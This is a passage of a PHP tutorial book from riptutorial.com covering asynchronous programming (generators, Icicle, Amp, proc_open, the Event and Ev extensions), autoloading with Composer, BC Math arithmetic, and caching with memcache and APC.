This method is often used in frameworks to pass an array of variables between two components.

Read Arrays online: https://riptutorial.com/php/topic/204/arrays

Chapter 6: Asynchronous programming

Examples

Advantages of Generators

PHP 5.5 introduces Generators and the yield keyword, which allows us to write asynchronous code that looks more like synchronous code.

The `yield` expression is responsible for giving control back to the calling code and providing a point of resumption at that place. One can send a value along the `yield` instruction. The return value of this expression is either `null` or the value which was passed to `Generator::send()`.

```php
function reverse_range($i) {
    // the mere presence of the yield keyword in this function makes this a Generator
    do {
        // $i is retained between resumptions
        print yield $i;
    } while (--$i > 0);
}

$gen = reverse_range(5);
print $gen->current();
$gen->send("injected!"); // send also resumes the Generator

foreach ($gen as $val) { // loops over the Generator, resuming it upon each iteration
    echo $val;
}

// Output: 5injected!4321
```

This mechanism can be used by a coroutine implementation to wait for Awaitables yielded by the Generator (by registering itself as a callback for resolution) and continue execution of the Generator as soon as the Awaitable is resolved.

Using Icicle event loop

Icicle uses Awaitables and Generators to create Coroutines.

```php
require __DIR__ . '/vendor/autoload.php';

use Icicle\Awaitable;
use Icicle\Coroutine\Coroutine;
use Icicle\Loop;

$generator = function (float $time) {
    try {
        // Sets $start to the value returned by microtime() after approx. $time seconds.
        $start = yield Awaitable\resolve(microtime(true))->delay($time);

        echo "Sleep time: ", microtime(true) - $start, "\n";
```

```
        // Throws the exception from the rejected awaitable into the coroutine.
        return yield Awaitable\reject(new Exception('Rejected awaitable'));
    } catch (Throwable $e) { // Catches awaitable rejection reason.
        echo "Caught exception: ", $e->getMessage(), "\n";
    }

    return yield Awaitable\resolve('Coroutine completed');
};

// Coroutine sleeps for 1.2 seconds, then will resolve with a string.
$coroutine = new Coroutine($generator(1.2));
$coroutine->done(function (string $data) {
    echo $data, "\n";
});

Loop\run();
```

Using Amp event loop

Amp harnesses Promises [another name for Awaitables] and Generators for coroutine creation.

```
require __DIR__ . '/vendor/autoload.php';

use Amp\Dns;

// Try our system defined resolver or googles, whichever is fastest
function queryStackOverflow($recordtype) {
    $requests = [
        Dns\query("stackoverflow.com", $recordtype),
        Dns\query("stackoverflow.com", $recordtype, ["server" => "8.8.8.8"]),
    ];
    // returns a Promise resolving when the first one of the requests resolves
    return yield Amp\first($request);
}

\Amp\run(function() { // main loop, implicitly a coroutine
    try {
        // convert to coroutine with Amp\resolve()
        $promise = Amp\resolve(queryStackOverflow(Dns\Record::NS));
        list($ns, $type, $ttl) = // we need only one NS result, not all
            current(yield Amp\timeout($promise, 2000 /* milliseconds */));
        echo "The result of the fastest server to reply to our query was $ns";
    } catch (Amp\TimeoutException $e) {
        echo "We've heard no answer for 2 seconds! Bye!";
    } catch (Dns\NoRecordException $e) {
        echo "No NS records there? Stupid DNS nameserver!";
    }
});
```

Spawning non-blocking processes with proc_open()

PHP has no support for running code concurrently unless you install extensions such as `pthread`. This can be sometimes bypassed by using `proc_open()` and `stream_set_blocking()` and reading their output asynchronously.

If we split code into smaller chunks we can run it as multiple suprocesses. Then using `stream_set_blocking()`

function we can make each subprocess also non-blocking. This means we can spawn multiple subprocesses and then check for their output in a loop (similarly to an even loop) and wait until all of them finish.

As an example we can have a small subprocess that just runs a loop and in each iteration sleeps randomly for 100 - 1000ms (note, the delay is always the same for one subprocess).

```php
<?php
// subprocess.php
$name = $argv[1];
$delay = rand(1, 10) * 100;
printf("$name delay: ${delay}ms\n");

for ($i = 0; $i < 5; $i++) {
    usleep($delay * 1000);
    printf("$name: $i\n");
}
```

Then the main process will spawn subprocesses and read their output. We can split it into smaller blocks:

- Spawn subprocesses with proc_open() .
- Make each subprocess non-blocking with `stream_set_blocking()`.
- Run a loop until all subprocesses finish using `proc_get_status()`.
- Properly close file handles with the output pipe for each subprocess using `fclose()` and close process handles with `proc_close()`.

```php
<?php
// non-blocking-proc_open.php
// File descriptors for each subprocess.
$descriptors = [
    0 => ['pipe', 'r'], // stdin
    1 => ['pipe', 'w'], // stdout
];

$pipes = [];
$processes = [];
foreach (range(1, 3) as $i) {
    // Spawn a subprocess.
    $proc = proc_open('php subprocess.php proc' . $i, $descriptors, $procPipes);
    $processes[$i] = $proc;
    // Make the subprocess non-blocking (only output pipe).
    stream_set_blocking($procPipes[1], 0);
    $pipes[$i] = $procPipes;
}

// Run in a loop until all subprocesses finish.
while (array_filter($processes, function($proc) { return proc_get_status($proc)['running'];
})) {
    foreach (range(1, 3) as $i) {
        usleep(10 * 1000); // 100ms
        // Read all available output (unread output is buffered).
        $str = fread($pipes[$i][1], 1024);
        if ($str) {
            printf($str);
        }
    }
```

```
    }
}

// Close all pipes and processes.
foreach (range(1, 3) as $i) {
    fclose($pipes[$i][1]);
    proc_close($processes[$i]);
}
```

The output then contains mixture from all three subprocesses as they we're read by fread() (note, that in this case `proc1` ended much earlier than the other two):

```
$ php non-blocking-proc_open.php
proc1 delay: 200ms
proc2 delay: 1000ms
proc3 delay: 800ms
proc1: 0
proc1: 1
proc1: 2
proc1: 3
proc3: 0
proc1: 4
proc2: 0
proc3: 1
proc2: 1
proc3: 2
proc2: 2
proc3: 3
proc2: 3
proc3: 4
proc2: 4
```

Reading serial port with Event and DIO

DIO streams are currently not recognized by the *Event* extension. There is no clean way to obtain the file descriptor encapsulated into the DIO resource. But there is a workaround:

- open stream for the port with `fopen()`;
- make the stream non-blocking with `stream_set_blocking()`;
- obtain numeric file descriptor from the stream with `EventUtil::getSocketFd()`;
- pass the numeric file descriptor to `dio_fdopen()` (currently undocumented) and get the DIO resource;
- add an `Event` with a callback for listening to the read events on the file descriptor;
- in the callback drain the available data and process it according to the logic of your application.

dio.php

```
<?php
class Scanner {
  protected $port; // port path, e.g. /dev/pts/5
  protected $fd; // numeric file descriptor
  protected $base; // EventBase
  protected $dio; // dio resource
```

```php
  protected $e_open; // Event
  protected $e_read; // Event

  public function __construct ($port) {
    $this->port = $port;
    $this->base = new EventBase();
  }

  public function __destruct() {
    $this->base->exit();

    if ($this->e_open)
      $this->e_open->free();
    if ($this->e_read)
      $this->e_read->free();
    if ($this->dio)
      dio_close($this->dio);
  }

  public function run() {
    $stream = fopen($this->port, 'rb');
    stream_set_blocking($stream, false);

    $this->fd = EventUtil::getSocketFd($stream);
    if ($this->fd < 0) {
      fprintf(STDERR, "Failed attach to port, events: %d\n", $events);
      return;
    }

    $this->e_open = new Event($this->base, $this->fd, Event::WRITE, [$this, '_onOpen']);
    $this->e_open->add();
    $this->base->dispatch();

    fclose($stream);
  }

  public function _onOpen($fd, $events) {
    $this->e_open->del();

    $this->dio = dio_fdopen($this->fd);
    // Call other dio functions here, e.g.
    dio_tcsetattr($this->dio, [
      'baud' => 9600,
      'bits' => 8,
      'stop'  => 1,
      'parity' => 0
    ]);

    $this->e_read = new Event($this->base, $this->fd, Event::READ | Event::PERSIST,
      [$this, '_onRead']);
    $this->e_read->add();
  }

  public function _onRead($fd, $events) {
    while ($data = dio_read($this->dio, 1)) {
      var_dump($data);
    }
  }
}

// Change the port argument
```

```
$scanner = new Scanner('/dev/pts/5');
$scanner->run();
```

Testing

Run the following command in terminal A:

```
$ socat -d -d pty,raw,echo=0 pty,raw,echo=0
2016/12/01 18:04:06 socat[16750] N PTY is /dev/pts/5
2016/12/01 18:04:06 socat[16750] N PTY is /dev/pts/8
2016/12/01 18:04:06 socat[16750] N starting data transfer loop with FDs [5,5] and [7,7]
```

The output may be different. Use the PTYs from the first couple of rows (`/dev/pts/5` and `/dev/pts/8`, in particular).

In terminal B run the above-mentioned script. You may need root privileges:

```
$ sudo php dio.php
```

In terminal C send a string to the first PTY:

```
$ echo test > /dev/pts/8
```

Output

```
string(1) "t"
string(1) "e"
string(1) "s"
string(1) "t"
string(1) "
"
```

HTTP Client Based on Event Extension

This is a sample HTTP client class based on Event extension.

The class allows to schedule a number of HTTP requests, then run them asynchronously.

http-client.php

```
<?php
class MyHttpClient {
  /// @var EventBase
  protected $base;
  /// @var array Instances of EventHttpConnection
  protected $connections = [];

  public function __construct() {
    $this->base = new EventBase();
```

```
  }

  /**
   * Dispatches all pending requests (events)
   *
   * @return void
   */
  public function run() {
    $this->base->dispatch();
  }

  public function __destruct() {
    // Destroy connection objects explicitly, don't wait for GC.
    // Otherwise, EventBase may be free'd earlier.
    $this->connections = null;
  }

  /**
   * @brief Adds a pending HTTP request
   *
   * @param string $address Hostname, or IP
   * @param int $port Port number
   * @param array $headers Extra HTTP headers
   * @param int $cmd A EventHttpRequest::CMD_* constant
   * @param string $resource HTTP request resource, e.g. '/page?a=b&c=d'
   *
   * @return EventHttpRequest|false
   */
  public function addRequest($address, $port, array $headers,
    $cmd = EventHttpRequest::CMD_GET, $resource = '/')
  {
    $conn = new EventHttpConnection($this->base, null, $address, $port);
    $conn->setTimeout(5);

    $req = new EventHttpRequest([$this, '_requestHandler'], $this->base);

    foreach ($headers as $k => $v) {
      $req->addHeader($k, $v, EventHttpRequest::OUTPUT_HEADER);
    }
    $req->addHeader('Host', $address, EventHttpRequest::OUTPUT_HEADER);
    $req->addHeader('Connection', 'close', EventHttpRequest::OUTPUT_HEADER);
    if ($conn->makeRequest($req, $cmd, $resource)) {
      $this->connections []= $conn;
      return $req;
    }

    return false;
  }


  /**
   * @brief Handles an HTTP request
   *
   * @param EventHttpRequest $req
   * @param mixed $unused
   *
   * @return void
   */
  public function _requestHandler($req, $unused) {
    if (is_null($req)) {
      echo "Timed out\n";
```

```
    } else {
      $response_code = $req->getResponseCode();

      if ($response_code == 0) {
        echo "Connection refused\n";
      } elseif ($response_code != 200) {
        echo "Unexpected response: $response_code\n";
      } else {
        echo "Success: $response_code\n";
        $buf = $req->getInputBuffer();
        echo "Body:\n";
        while ($s = $buf->readLine(EventBuffer::EOL_ANY)) {
          echo $s, PHP_EOL;
        }
      }
    }
  }
}


$address = "my-host.local";
$port = 80;
$headers = [ 'User-Agent' => 'My-User-Agent/1.0', ];

$client = new MyHttpClient();

// Add pending requests
for ($i = 0; $i < 10; $i++) {
  $client->addRequest($address, $port, $headers,
    EventHttpRequest::CMD_GET, '/test.php?a=' . $i);
}

// Dispatch pending requests
$client->run();
```

test.php

This is a sample script on the server side.

```
<?php
echo 'GET: ', var_export($_GET, true), PHP_EOL;
echo 'User-Agent: ', $_SERVER['HTTP_USER_AGENT'] ?? '(none)', PHP_EOL;
```

Usage

```
php http-client.php
```

Sample Output

```
Success: 200
Body:
GET: array (
  'a' => '1',
)
User-Agent: My-User-Agent/1.0
```

```
Success: 200
Body:
GET: array (
  'a' => '0',
)
User-Agent: My-User-Agent/1.0
Success: 200
Body:
GET: array (
  'a' => '3',
)
...
```

(Trimmed.)

Note, the code is designed for long-term processing in the CLI SAPI.

HTTP Client Based on Ev Extension

This is a sample HTTP client based on Ev extension.

Ev extension implements a simple yet powerful general purpose event loop. It doesn't provide network-specific watchers, but its I/O watcher can be used for asynchronous processing of sockets.

The following code shows how HTTP requests can be scheduled for parallel processing.

http-client.php

```php
<?php
class MyHttpRequest {
  /// @var MyHttpClient
  private $http_client;
  /// @var string
  private $address;
  /// @var string HTTP resource such as /page?get=param
  private $resource;
  /// @var string HTTP method such as GET, POST etc.
  private $method;
  /// @var int
  private $service_port;
  /// @var resource Socket
  private $socket;
  /// @var double Connection timeout in seconds.
  private $timeout = 10.;
  /// @var int Chunk size in bytes for socket_recv()
  private $chunk_size = 20;
  /// @var EvTimer
  private $timeout_watcher;
  /// @var EvIo
  private $write_watcher;
  /// @var EvIo
  private $read_watcher;
  /// @var EvTimer
  private $conn_watcher;
```

```php
/// @var string buffer for incoming data
private $buffer;
/// @var array errors reported by sockets extension in non-blocking mode.
private static $e_nonblocking = [
  11, // EAGAIN or EWOULDBLOCK
  115, // EINPROGRESS
];

/**
 * @param MyHttpClient $client
 * @param string $host Hostname, e.g. google.co.uk
 * @param string $resource HTTP resource, e.g. /page?a=b&c=d
 * @param string $method HTTP method: GET, HEAD, POST, PUT etc.
 * @throws RuntimeException
 */
public function __construct(MyHttpClient $client, $host, $resource, $method) {
  $this->http_client = $client;
  $this->host        = $host;
  $this->resource    = $resource;
  $this->method      = $method;

  // Get the port for the WWW service
  $this->service_port = getservbyname('www', 'tcp');

  // Get the IP address for the target host
  $this->address = gethostbyname($this->host);

  // Create a TCP/IP socket
  $this->socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
  if (!$this->socket) {
    throw new RuntimeException("socket_create() failed: reason: " .
      socket_strerror(socket_last_error()));
  }

  // Set O_NONBLOCK flag
  socket_set_nonblock($this->socket);

  $this->conn_watcher = $this->http_client->getLoop()
    ->timer(0, 0., [$this, 'connect']);
}

public function __destruct() {
  $this->close();
}

private function freeWatcher(&$w) {
  if ($w) {
    $w->stop();
    $w = null;
  }
}

/**
 * Deallocates all resources of the request
 */
private function close() {
  if ($this->socket) {
    socket_close($this->socket);
    $this->socket = null;
  }
```

```php
  $this->freeWatcher($this->timeout_watcher);
  $this->freeWatcher($this->read_watcher);
  $this->freeWatcher($this->write_watcher);
  $this->freeWatcher($this->conn_watcher);
}

/**
 * Initializes a connection on socket
 * @return bool
 */
public function connect() {
  $loop = $this->http_client->getLoop();

  $this->timeout_watcher = $loop->timer($this->timeout, 0., [$this, '_onTimeout']);
  $this->write_watcher = $loop->io($this->socket, Ev::WRITE, [$this, '_onWritable']);

  return socket_connect($this->socket, $this->address, $this->service_port);
}

/**
 * Callback for timeout (EvTimer) watcher
 */
public function _onTimeout(EvTimer $w) {
  $w->stop();
  $this->close();
}

/**
 * Callback which is called when the socket becomes wriable
 */
public function _onWritable(EvIo $w) {
  $this->timeout_watcher->stop();
  $w->stop();

  $in = implode("\r\n", [
    "{$this->method} {$this->resource} HTTP/1.1",
    "Host: {$this->host}",
    'Connection: Close',
  ]) . "\r\n\r\n";

  if (!socket_write($this->socket, $in, strlen($in))) {
    trigger_error("Failed writing $in to socket", E_USER_ERROR);
    return;
  }

  $loop = $this->http_client->getLoop();
  $this->read_watcher = $loop->io($this->socket,
    Ev::READ, [$this, '_onReadable']);

  // Continue running the loop
  $loop->run();
}

/**
 * Callback which is called when the socket becomes readable
 */
public function _onReadable(EvIo $w) {
  // recv() 20 bytes in non-blocking mode
  $ret = socket_recv($this->socket, $out, 20, MSG_DONTWAIT);

  if ($ret) {
```

```
      // Still have data to read. Append the read chunk to the buffer.
      $this->buffer .= $out;
    } elseif ($ret === 0) {
      // All is read
      printf("\n<<<<\n%s\n>>>>", rtrim($this->buffer));
      fflush(STDOUT);
      $w->stop();
      $this->close();
      return;
    }

    // Caught EINPROGRESS, EAGAIN, or EWOULDBLOCK
    if (in_array(socket_last_error(), static::$e_nonblocking)) {
      return;
    }

    $w->stop();
    $this->close();
  }
}

////////////////////////////////////
class MyHttpClient {
  /// @var array Instances of MyHttpRequest
  private $requests = [];
  /// @var EvLoop
  private $loop;

  public function __construct() {
    // Each HTTP client runs its own event loop
    $this->loop = new EvLoop();
  }

  public function __destruct() {
    $this->loop->stop();
  }

  /**
   * @return EvLoop
   */
  public function getLoop() {
    return $this->loop;
  }

  /**
   * Adds a pending request
   */
  public function addRequest(MyHttpRequest $r) {
    $this->requests []= $r;
  }

  /**
   * Dispatches all pending requests
   */
  public function run() {
    $this->loop->run();
  }
}


////////////////////////////////////
```

```
// Usage
$client = new MyHttpClient();
foreach (range(1, 10) as $i) {
  $client->addRequest(new MyHttpRequest($client, 'my-host.local', '/test.php?a=' . $i,
'GET'));
}
$client->run();
```

Testing

Suppose `http://my-host.local/test.php` script is printing the dump of `$_GET`:

```
<?php
echo 'GET: ', var_export($_GET, true), PHP_EOL;
```

Then the output of `php http-client.php` command will be similar to the following:

```
<<<<
HTTP/1.1 200 OK
Server: nginx/1.10.1
Date: Fri, 02 Dec 2016 12:39:54 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/7.0.13-pl0-gentoo

1d
GET: array (
  'a' => '3',
)

0
>>>>
<<<<
HTTP/1.1 200 OK
Server: nginx/1.10.1
Date: Fri, 02 Dec 2016 12:39:54 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/7.0.13-pl0-gentoo

1d
GET: array (
  'a' => '2',
)

0
>>>>
...
```

(trimmed)

Note, in PHP 5 the *sockets* extension may log warnings for `EINPROGRESS`, `EAGAIN`, and `EWOULDBLOCK`
`errno` values. It is possible to turn off the logs with

```
error_reporting(E_ERROR);
```

Read Asynchronous programming online: https://riptutorial.com/php/topic/4321/asynchronous-programming

Chapter 7: Autoloading Primer

Syntax

- require
- spl_autoload_require

Remarks

Autoloading, as part of a framework strategy, eases the amount of boilerplate code you have to write.

Examples

Inline class definition, no loading required

```
// zoo.php
class Animal {
    public function eats($food) {
        echo "Yum, $food!";
    }
}

$animal = new Animal();
$animal->eats('meat');
```

PHP knows what `Animal` is before executing `new Animal`, because PHP reads source files top-to-bottom. But what if we wanted to create new Animals in many places, not just in the source file where it's defined? To do that, we need to *load* the class definition.

Manual class loading with require

```
// Animal.php
class Animal {
    public function eats($food) {
        echo "Yum, $food!";
    }
}

// zoo.php
require 'Animal.php';
$animal = new Animal;
$animal->eats('slop');

// aquarium.php
require 'Animal.php';
$animal = new Animal;
$animal->eats('shrimp');
```

Here we have three files. One file ("Animal.php") defines the class. This file has no side effects besides defining the class and neatly keeps all the knowledge about an "Animal" in one place. It's easily version controlled. It's easily reused.

Two files consume the "Animal.php" file by manually `require`-ing the file. Again, PHP reads source files top-to-bottom, so the require goes and finds the "Animal.php" file and makes the `Animal` class definition available before calling `new Animal`.

Now imagine we had dozens or hundreds of cases where we wanted to perform `new Animal`. That would require (pun-intended) many, many `require` statements that are very tedious to code.

Autoloading replaces manual class definition loading

```php
// autoload.php
spl_autoload_register(function ($class) {
    require_once "$class.php";
});

// Animal.php
class Animal {
    public function eats($food) {
        echo "Yum, $food!";
    }
}

// zoo.php
require 'autoload.php';
$animal = new Animal;
$animal->eats('slop');

// aquarium.php
require 'autoload.php';
$animal = new Animal;
$animal->eats('shrimp');
```

Compare this to the other examples. Notice how `require "Animal.php"` was replaced with `require "autoload.php"`. We're still including an external file at run-time, but rather than including a *specific* class definition we're including logic that can include *any* class. It's a level of indirection that eases our development. Instead of writing one `require` for every class we need, we write one `require` for all classes. We can replace N `require` with 1 `require`.

The magic happens with [spl_autoload_register](#). This PHP function takes a closure and adds the closure to a *queue* of closures. When PHP encounters a class for which it has no definition, PHP hands the class name to each closure in the queue. If the class exists after calling a closure, PHP returns to its previous business. If the class fails to exist after trying the entire queue, PHP crashes with "Class 'Whatever' not found."

Autoloading as part of a framework solution

```php
// autoload.php
spl_autoload_register(function ($class) {
    require_once "$class.php";
```

```
});

// Animal.php
class Animal {
    public function eats($food) {
        echo "Yum, $food!";
    }
}

// Ruminant.php
class Ruminant extends Animal {
    public function eats($food) {
        if ('grass' === $food) {
            parent::eats($food);
        } else {
            echo "Yuck, $food!";
        }
    }
}

// Cow.php
class Cow extends Ruminant {
}

// pasture.php
require 'autoload.php';
$animal = new Cow;
$animal->eats('grass');
```

Thanks to our generic autoloader, we have access to any class that follows our autoloader naming convention. In this example, our convention is simple: the desired class must have a file in the same directory named for the class and ending in ".php". Notice that the class name exactly matches the file name.

Without autoloading, we would have to manually `require` base classes. If we built an entire zoo of animals, we'd have thousands of require statements that could more easily be replaced with a single autoloader.

In the final analysis, PHP autoloading is a mechanism to help you write less mechanical code so you can focus on solving business problems. All you have to do is *define a strategy that maps class name to file name*. You can roll your own autoloading strategy, as done here. Or, you can use any of the standard ones the PHP community has adopted: PSR-0 or PSR-4. Or, you can use composer to generically define and manage these dependencies.

Autoloading with Composer

Composer generates a `vendor/autoload.php` file.

You might simply include this file and you will get autoloading for free.

```
require __DIR__ . '/vendor/autoload.php';
```

This makes working with third-party dependencies very easy.

You can also add your own code to the Autoloader by adding an autoload section to your `composer.json`.

```
{
    "autoload": {
        "psr-4": {"YourApplicationNamespace\\": "src/"}
    }
}
```

In this section you define the autoload mappings. In this example its a PSR-4 mapping of a namespace to a directory: the `/src` directory resides in your projects root folder, on the same level as the `/vendor` directory is. An example filename would be `src/Foo.php` containing an `YourApplicationNamespace\Foo` class.

Important: After adding new entries to the autoload section, you have to re-run the command `dump-autoload` to re-generate and update the `vendor/autoload.php` file with the new information.

In addition to `PSR-4` autoloading, Composer also supports `PSR-0`, `classmap` and `files` autoloading. See the autoload reference for more information.

When you including the `/vendor/autoload.php` file it will return an instance of the Composer Autoloader. You might store the return value of the include call in a variable and add more namespaces. This can be useful for autoloading classes in a test suite, for example.

```
$loader = require __DIR__ . '/vendor/autoload.php';
$loader->add('Application\\Test\\', __DIR__);
```

Read Autoloading Primer online: https://riptutorial.com/php/topic/388/autoloading-primer

Chapter 8: BC Math (Binary Calculator)

Introduction

The Binary Calculator can be used to calculate with numbers of any size and precision up to 2147483647-1 decimals, in string format. The Binary Calculator is more precise than the float calculation of PHP.

Syntax

- string bcadd (string $left_operand , string $right_operand [, int $scale = 0])
- int bccomp (string $left_operand , string $right_operand [, int $scale = 0])
- string bcdiv (string $left_operand , string $right_operand [, int $scale = 0])
- string bcmod (string $left_operand , string $modulus)
- string bcmul (string $left_operand , string $right_operand [, int $scale = 0])
- string bcpowmod (string $left_operand , string $right_operand , string $modulus [, int $scale = 0])
- bool bcscale (int $scale)
- string bcsqrt (string $operand [, int $scale = 0])
- string bcsub (string $left_operand , string $right_operand [, int $scale = 0])

Parameters

bcadd	Add two arbitrary precision numbers.
left_operand	The left operand, as a string.
right_operand	The right operand, as a string.
scale	A optional parameter to set the number of digits after the decimal place in the result.
bccomp	*Compare two arbitrary precision numbers.*
left_operand	The left operand, as a string.
right_operand	The right operand, as a string.
scale	A optional parameter to set the number of digits after the decimal place which will be used in the comparison.
bcdiv	*Divide two arbitrary precision numbers.*
left_operand	The left operand, as a string.
right_operand	The right operand, as a string.

bcadd	Add two arbitrary precision numbers.
scale	A optional parameter to set the number of digits after the decimal place in the result.
bcmod	*Get modulus of an arbitrary precision number.*
left_operand	The left operand, as a string.
modulus	The modulus, as a string.
bcmul	*Multiply two arbitrary precision numbers.*
left_operand	The left operand, as a string.
right_operand	The right operand, as a string.
scale	A optional parameter to set the number of digits after the decimal place in the result.
bcpow	*Raise an arbitrary precision number to another.*
left_operand	The left operand, as a string.
right_operand	The right operand, as a string.
scale	A optional parameter to set the number of digits after the decimal place in the result.
bcpowmod	*Raise an arbitrary precision number to another, reduced by a specified modulus.*
left_operand	The left operand, as a string.
right_operand	The right operand, as a string.
modulus	The modulus, as a string.
scale	A optional parameter to set the number of digits after the decimal place in the result.
bcscale	*Set default scale parameter for all bc math functions.*
scale	The scale factor.
bcsqrt	*Get the square root of an arbitrary precision number.*
operand	The operand, as a string.
scale	A optional parameter to set the number of digits after the decimal place in the result.

bcadd	*Add two arbitrary precision numbers.*
bcsub	***Subtract one arbitrary precision number from another.***
`left_operand`	The left operand, as a string.
`right_operand`	The right operand, as a string.
`scale`	A optional parameter to set the number of digits after the decimal place in the result.

Remarks

For all BC functions, if the `scale` parameter is not set, it defaults to 0, which will make all operations integer operations.

Examples

Comparison between BCMath and float arithmetic operations

bcadd vs float+float

```
var_dump('10' + '-9.99');          // float(0.0099999999999998)
var_dump(10 + -9.99);              // float(0.0099999999999998)
var_dump(10.00 + -9.99);           // float(0.0099999999999998)
var_dump(bcadd('10', '-9.99', 20)); // string(22) "0.01000000000000000000"
```

bcsub vs float-float

```
var_dump('10' - '9.99');          // float(0.0099999999999998)
var_dump(10 - 9.99);              // float(0.0099999999999998)
var_dump(10.00 - 9.99);           // float(0.0099999999999998)
var_dump(bcsub('10', '9.99', 20)); // string(22) "0.01000000000000000000"
```

bcmul vs int*int

```
var_dump('5.00' * '2.00');          // float(10)
var_dump(5.00 * 2.00);              // float(10)
var_dump(bcmul('5.0', '2', 20));     // string(4) "10.0"
var_dump(bcmul('5.000', '2.00', 20)); // string(8) "10.00000"
var_dump(bcmul('5', '2', 20));       // string(2) "10"
```

bcmul vs float*float

```
var_dump('1.6767676767' * '1.6767676767');          // float(2.8115498416259)
var_dump(1.6767676767 * 1.6767676767);              // float(2.8115498416259)
var_dump(bcmul('1.6767676767', '1.6767676767', 20)); // string(22) "2.81154984162591572289"
```

bcdiv vs float/float

```
var_dump('10' / '3.01');           // float(3.3222591362126)
var_dump(10 / 3.01);               // float(3.3222591362126)
var_dump(10.00 / 3.01);            // float(3.3222591362126)
var_dump(bcdiv('10', '3.01', 20)); // string(22) "3.32225913621262458471"
```

Using bcmath to read/write a binary long on 32-bit system

On 32-bit systems, integers greater than `0x7FFFFFFF` cannot be stored primitively, while integers between `0x0000000080000000` and `0x7FFFFFFFFFFFFFFF` can be stored primitively on 64-bit systems but not 32-bit systems (`signed long long`). However, since 64-bit systems and many other languages support storing `signed long long` integers, it is sometimes necessary to store this range of integers in exact value. There are several ways to do so, such as creating an array with two numbers, or converting the integer into its decimal human-readable form. This has several advantages, such as the convenience in presenting to the user, and the ability to manipulate it with bcmath directly.

The `pack`/`unpack` methods can be used to convert between binary bytes and decimal form of the numbers (both of type `string`, but one is binary and one is ASCII), but they will always try to cast the ASCII string into a 32-bit int on 32-bit systems. The following snippet provides an alternative:

```
/** Use pack("J") or pack("p") for 64-bit systems */
function writeLong(string $ascii) : string {
    if(bccomp($ascii, "0") === -1) { // if $ascii < 0
        // 18446744073709551616 is equal to (1 << 64)
        // remember to add the quotes, or the number will be parsed as a float literal
        $ascii = bcadd($ascii, "18446744073709551616");
    }

    // "n" is big-endian 16-bit unsigned short. Use "v" for small-endian.
    return pack("n", bcmod(bcdiv($ascii, "281474976710656"), "65536")) .
        pack("n", bcmod(bcdiv($ascii, "4294967296"), "65536")) .
        pack("n", bcmod(bcdiv($ascii, "65536"), "65536")) .
        pack("n", bcmod($ascii, "65536"));
}

function readLong(string $binary) : string {
    $result = "0";
    $result = bcadd($result, unpack("n", substr($binary, 0, 2)));
    $result = bcmul($result, "65536");
    $result = bcadd($result, unpack("n", substr($binary, 2, 2)));
    $result = bcmul($result, "65536");
    $result = bcadd($result, unpack("n", substr($binary, 4, 2)));
    $result = bcmul($result, "65536");
    $result = bcadd($result, unpack("n", substr($binary, 6, 2)));

    // if $binary is a signed long long
    // 9223372036854775808 is equal to (1 << 63) (note that this expression actually does not
work even on 64-bit systems)
```

```
    if(bccomp($result, "9223372036854775808") !== -1) { // if $result >= 9223372036854775807
        $result = bcsub($result, "18446744073709551616"); // $result -= (1 << 64)
    }
    return $result;
}
```

Read BC Math (Binary Calculator) online: https://riptutorial.com/php/topic/8550/bc-math--binary-calculator-

Chapter 9: Cache

Remarks

Installation

You can install memcache using pecl

```
pecl install memcache
```

Examples

Caching using memcache

Memcache is a distributed object caching system and uses `key-value` for storing small data. Before you start calling `Memcache` code into PHP, you need to make sure that it is installed. That can be done using `class_exists` method in php. Once it is validated that the module is installed, you start with connecting to memcache server instance.

```
if (class_exists('Memcache')) {
  $cache = new Memcache();
  $cache->connect('localhost',11211);
}else {
  print "Not connected to cache server";
}
```

This will validate that Memcache php-drivers are installed and connect to memcache server instance running on localhost.

> Memcache runs as a daemon and is called **memcached**

In the example above we only connected to a single instance, but you can also connect to multiple servers using

```
if (class_exists('Memcache')) {
  $cache = new Memcache();
  $cache->addServer('192.168.0.100',11211);
  $cache->addServer('192.168.0.101',11211);
}
```

Note that in this case unlike connect , there wont be any active connection until you try to store or fetch a value.

In caching there are three important operations that needs to be implemented

1. **Store data :** Add new data to memcached server
2. **Get data :** Fetch data from memcached server

3. **Delete data :** Delete already existing data from memcached server

Store data

$cache or memcached class object has a `set` method that takes in a key,value and time to save the value for (ttl).

```
$cache->set($key, $value, 0, $ttl);
```

Here $ttl or time to live is time in seconds that you want memcache to store the pair on server.

Get data

$cache or memcached class object has a `get` method that takes in a key and returns the corresponding value.

```
$value = $cache->get($key);
```

In case there is no value set for the key it will return **null**

Delete data

Sometimes you might have the need to delete some cache value. $cache or memcache instance has a `delete` method that can be used for the same.

```
$cache->delete($key);
```

Small scenario for caching

Let us assume a simple blog. It will be having multiple posts on landing page that get fetched from database with each page load. In order to reduce the sql queries we can use memcached to cache the posts. Here is a very small implementation

```
if (class_exists('Memcache')) {
  $cache = new Memcache();
  $cache->connect('localhost',11211);
    if(($data = $cache->get('posts')) != null) {
      // Cache hit
      // Render from cache
    } else {
      // Cache miss
      // Query database and save results to database
      // Assuming $posts is array of posts retrieved from database
      $cache->set('posts', $posts,0,$ttl);
    }
```

```
}else {
  die("Error while connecting to cache server");
}
```

Cache Using APC Cache

The Alternative PHP Cache (APC) is a free and open opcode cache for PHP. Its goal is to provide a free, open, and robust framework for caching and optimizing PHP intermediate code.

installation

```
sudo apt-get install php-apc
sudo /etc/init.d/apache2 restart
```

Add Cache:

```
apc_add ($key, $value , $ttl);
$key = unique cache key
$value = cache value
$ttl = Time To Live;
```

Delete Cache:

```
apc_delete($key);
```

Set Cache Example:

```
if (apc_exists($key)) {
    echo "Key exists: ";
    echo apc_fetch($key);
} else {
    echo "Key does not exist";
    apc_add ($key, $value , $ttl);
}
```

Performance:

APC is nearly 5 times faster than Memcached.

Read Cache online: https://riptutorial.com/php/topic/5470/cache

Chapter 10: Classes and Objects

Introduction

Classes and Objects are used to to make your code more efficient and less repetitive by grouping similar tasks.

A class is used to define the actions and data structure used to build objects. The objects are then built using this predefined structure.

Syntax

- `class <ClassName> [ extends <ParentClassName> ] [ implements <Interface1> [, <Interface2>, ... ] { }` // Class declaration
- `interface <InterfaceName> [ extends <ParentInterface1> [, <ParentInterface2>, ...] ] { }` // Interface declaration
- `use <Trait1> [, <Trait2>, ...];` // Use traits
- `[ public | protected | private ] [ static ] $<varName>;` // Attribute declaration
- `const <CONST_NAME>;` // Constant declaration
- `[ public | protected | private ] [ static ] function <methodName>([args...]) { }` // Method declaration

